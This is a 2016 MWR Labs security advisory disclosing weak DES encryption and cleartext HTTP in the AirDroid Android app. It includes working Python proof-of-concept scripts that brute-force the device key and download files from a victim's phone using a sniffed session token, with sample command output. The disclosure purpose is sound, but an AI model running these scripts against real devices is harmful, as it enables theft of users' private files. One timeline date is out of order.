MWR LABS

Security Advisory

AirDroid – Multiple Vulnerabilities

06/01/2016

Software	AirDroid
Affected Versions	4.0.0.3 and lower
CVE Reference	None
Author	Bryan Schmidt
Severity	Medium
Vendor	Sand Studio
Vendor Response	Patch released.

Description:

AirDroid is an Android device management software that allows users to perform various tasks on their Android devices from desktop and web clients. Some of the features include the ability to upload and download files from and to the device, remotely send texts, access photos and even mirror the device's display.

It was discovered that the AirDroid Android application possesses multiple vulnerabilities that could allow an attacker to gain access to a user's device. The application uses weak encryption to encrypt file paths used by the download and upload functionality of AirDroid as well as sensitive user data sent to and from the device. Additionally, the application sends many requests using HTTP, which contain information needed to gain access to a user's device.

Impact:

An attacker positioned on the same wireless network as an AirDroid user could issue AirDroid commands to the device. Due to the extensive privileges the AirDroid application requests upon install, an attacker could gain access to the user's personal data, upload and download files to and from the device, read chat logs and much more.

Cause:

Lack of encryption used for data in transit by default on local networks and a weak cryptographic implementation for the encryption used to protect AirDroid commands and sensitive user data sent between the device and the AirDroid client.

Interim Workaround:

MWR recommends only using the AirDroid application on trusted networks. Additionally, users should connect via the HTTPS service when using the AirDroid application for devices on the local network. This can be accomplished by visiting the encrypted Lite Mode authentication by browsing to the Android device's IP address using HTTPS over port 8890. An example is as follows:

https://192.168.1.6:8890

Users could also connect over their device's mobile connection and connect remotely. This provides HTTPS protection for all sensitive data sent between the user's device and the web client.

Solution:

The vendor has provided the following patch information:


- Upgrade to AirDroid version 4.0.0.4

Technical details

It was discovered that AirDroid makes use of weak cryptography for encrypting commands and sensitive user data sent to and from Android devices and the AirDroid web client. In addition, AirDroid uses the cleartext HTTP protocol by default for communications between the web client and an Android device if the user connects to the device on the same local network as the web client.


These vulnerabilities in tandem could allow an attacker to conduct various attacks such as download and view arbitrary files from an AirDroid user's device, obtain and view chat logs, take screenshots of the user's device and more. This can be accomplished by an attacker that is within range of an open wireless network, connected to the same PSK protected wireless network as the AirDroid user or on a network in which the attacker is privy to the network PSK.

An example of this is illustrated in the feature that allows files to be viewed and downloaded from a connected Android device. The following screenshot shows the file download feature of the AirDroid web client:



test_file.txt
08/25/2016 23:44 Size:16 Bytes

Once a user attempts to download a file from a connected Android device, the following request is made:



```
GET
/sdctl/file_v21/export?pathfile=774d3[redacted]&saveas=1&last_modif
ied=1472183097000&7bb=786541471a00a31e7c339e7951af7165&des=1 HTTP/1.1
Host: 10.42.0.106:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://web.airdroid.com/
Connection: close
```

Two parameters in the file download GET request are of interest. The ‘7bb’ parameter is used as the session ID for the AirDroid application. This is required for all requests and due to the application using HTTP by default, an attacker could obtain this session token by sniffing the wireless network traffic between the device and the web client. Additionally, the ‘pathfile’ parameter is an encrypted string of the path to the file to be downloaded from the Android device. For example, ‘/sdcard/airdroid/upload/testfile.txt’

To encrypt the value of the pathfile parameter, the application creates a symmetric key that is generated by concatenating the IMEI, IMSI, and the Android device ID number for the device. The string is then hashed using the MD5 algorithm when the application is first installed on the user’s device. Then the string is converted into hexadecimal format and the first 8 characters of this hexadecimal string are then used as the symmetric key. The values used for the seed for the symmetric key (IMEI, IMSI, and Android device ID) are permanent numbers associated with the device and the device’s SIM card. For this reason, the symmetric key produced is unlikely to change even after a user reinstalls the AirDroid application. It is possible for the Android device ID to change after a factory reset of the device but a change is not guaranteed.

The following Java pseudocode demonstrates the process in which the symmetric key is produced. The code is slightly modified from what was discovered within the decompiled source code of the application.

```java
public final String generateKey()
  {
    String seed = IMEI + android_id + IMSI; // encryption key seed
    String md5String = getMd5Hash(seed);  // return MD5 sum of the seed as hexadecimal
    if (!TextUtils.isEmpty(md5String)) {
      return md5String.substring(0, 8);  // return first 8 characters of md5String
    }
    return default_value;  // return default key if md5String is empty
  }
```

The above process creates a weak encryption key. The possible characters are only that of the 16 hexadecimal characters, which includes all single digits (0-9) and the lowercase letters a-f. This produces a total of 16^8 (4,294,967,296) possible keys. The produced key in itself can be brute-forced in under 3 hours by a standard laptop.

However, the key strength decreases significantly due to DES being used as the encryption algorithm. DES requires encryption keys 8 bytes in size. AirDroid uses the above described symmetric key for the DES encryption used by the application. The implementation of DES used by AirDroid only uses the first

7 bits of each byte for the actual encryption process. The last bit is used as a parity bit to ensure integrity of the encryption process. With this in mind, some of the keys within the keyspace become the same binary value as far as the DES algorithm is concerned. For example, consider the binary representation of both the character b and c within the ASCII character set. The bit highlighted in green would be used as the parity bit by the DES algorithm:

b = 01100010

c = 01100011


After the parity bit is removed from the byte, the two characters b and c become the same binary value (0110001). This means that an attacker attempting to brute-force the symmetric key only needs to add one of these characters to the character list. This shrinks the keyspace to 9^8 or 43,046,721 possible keys. With such a small keyspace, an attacker could crack any possible symmetric key in under 10 minutes using a standard laptop.

Once the symmetric key is brute-forced and the '7bb' value is sniffed from the cleartext communications, an attacker can view and download any file accessible by AirDroid from the corresponding Android device while the device has an active AirDroid session.

To crack the symmetric keys, a python script was written to brute-force the keys. The code for the script "airbrute.py" is viewable in the Further Information section of this advisory. The script needs the ciphertext from the pathfile parameter and a known value within the cleartext of the ciphertext. For example, 'sdcard' is often within the path for a file on an Android device. The usage is as follows:

```
python airbrute.py <ciphertext> <known_cleartext>
```

The following screenshot shows the program in use:




```
root@testing:~/sf_Research/Airdroid/scripts/airbrute# python airbrute.py 774d[redacted] sdcard
ciphertext: 774d[redacted]
check: sdcard
key: 4a[redacted]
```

Once the symmetric key has been obtained, files can be downloaded from the Android device. A POC script was created to get files from compromised Android devices, which is viewable in the Further Information section of this advisory. The syntax for the script is as follows:

```
python getFile.py <ip> <symmetric_key> <7bb_value> <path_to_file>
```

The following screenshot shows the script downloading a file from the compromised device:



```
root@testing:~# python getFile.py 192.168.101.247 4a[redacted] 869[redacted] /sdcard/airdroid/upload/test_file.txt
Downloading /sdcard/airdroid/upload/test_file.txt...
Successfully downloaded test_file.txt!
root@testing:~#
```

Further Information

Airbrute POC:

```python
from Crypto.Cipher import DES
from itertools import product
import binascii
import sys
import os

class airbrute:
    def __init__(self):
        self.chars="02468abdf"

    def brute(self,ciphertext,check):
        print "Ciphertext: " + ciphertext
        print "Check: " + check
        mod_ciph = ciphertext[0:16]
        mod_check = check[0:8]
        os.system("setterm -cursor off")

        for length in range(8, 9): # only do lengths of 1 + 2
            to_attempt = product(self.chars, repeat=length)
            for attempt in to_attempt:
              att = ''.join(attempt)
              ciph = DES.new(att, DES.MODE_ECB)
              enc = ciph.decrypt(ciphertext.decode("hex"))
              print "Trying: " + att + "\r",
              if mod_check in enc:
                 print "\n"
                 print "Key: " + att
                 print "Decrypted Ciphertext: " + self.decrypt(ciphertext,att)
                 os.system("setterm -cursor on")
                 return att
        os.system("setterm -cursor on")

    def decrypt(self,ciphertext,key):
        ciph = DES.new(key,DES.MODE_ECB)
        dec = ciph.decrypt(ciphertext.decode("hex"))
        return dec

if __name__ == "__main__":
    brute = airbrute()
    key = brute.brute(sys.argv[1],sys.argv[2])
```

getFile POC:

```python
import socket
import sys
import string
import json
import requests
import os
from Crypto.Cipher import DES

class DesCrypt64:

    def __init__(self,key):
        self.Block_Size = 8
        self.key = key

    def pad(self,message):
        return message + (self.Block_Size - len(message) % self.Block_Size) * chr(self.Block_Size - len(message) % self.Block_Size)

    def unpad(self,message):
        return message[:-ord(message[len(message)-1:])]

    def encrypt(self,message):
        raw = self.pad(message)
        cipher = DES.new(self.key, DES.MODE_ECB)
        return cipher.encrypt(raw).encode('hex')

    def decrypt(self,message):
        dec = message.decode('hex')
        cipher = DES.new(self.key, DES.MODE_ECB)
        return self.unpad(cipher.decrypt(dec))



class Device:

    def __init__(self,ip,dk="",sess_token=""):
        self.dk = dk
        self.sess_token = sess_token
        self.ip = ip
        self.crypto = ""

    def decrypt(self,message):
        return self.crypto.decrypt(message)

    def encrypt(self, message):
        return self.crypto.encrypt(message)

    def get_lite_auth(self):
        response = requests.get('http://' + self.ip + ':8888/sdctl/comm/lite_auth/')
        response_json = json.loads(response.text)
        self.dk = response_json["dk"]
        self.sess_token = response_json["7bb"]
        self.crypto = DesCrypt64(self.dk)

    def get_file(self, path, download_path):
        self.crypto = DesCrypt64(self.dk)
        with open(download_path + os.path.basename(path), 'wb') as handle:
            response = requests.get("http://" + self.ip + ":8888/sdctl/file_v21/export?pathfile=" + self.encrypt(path) + "&7bb=" + self.sess_token, stream=True)
            if not response.ok:
                print response.status

            for block in response.iter_content(1024):
                handle.write(block)
ip = sys.argv[1]
key = sys.argv[2]
sess_token = sys.argv[3]
file_to_download = sys.argv[4]
dev = Device(ip,key,sess_token)
print "Downloading " + file_to_download + "..."
dev.get_file(file_to_download, "./")
print "Successfully downloaded " + file_to_download.split("/")[-1] + "!"
```

Detailed Timeline

Date	Summary
05/09/2016	Issue reported to vendor
12/09/2016	Contacted vendor for update. Vendor stated finding was still being verified.
30/09/2016	Attempted contact with vendor.
04/20/2016	Vendor verified vulnerability. Indicated patch was being developed.
28/11/2016	AirDroid 4.0.0.0 tested and verified as vulnerable.
02/12/2016	AirDroid 4.0.0.1 tested and verified as vulnerable.
22/12/2016	AirDroid 4.0.0.4 tested and verified as patched.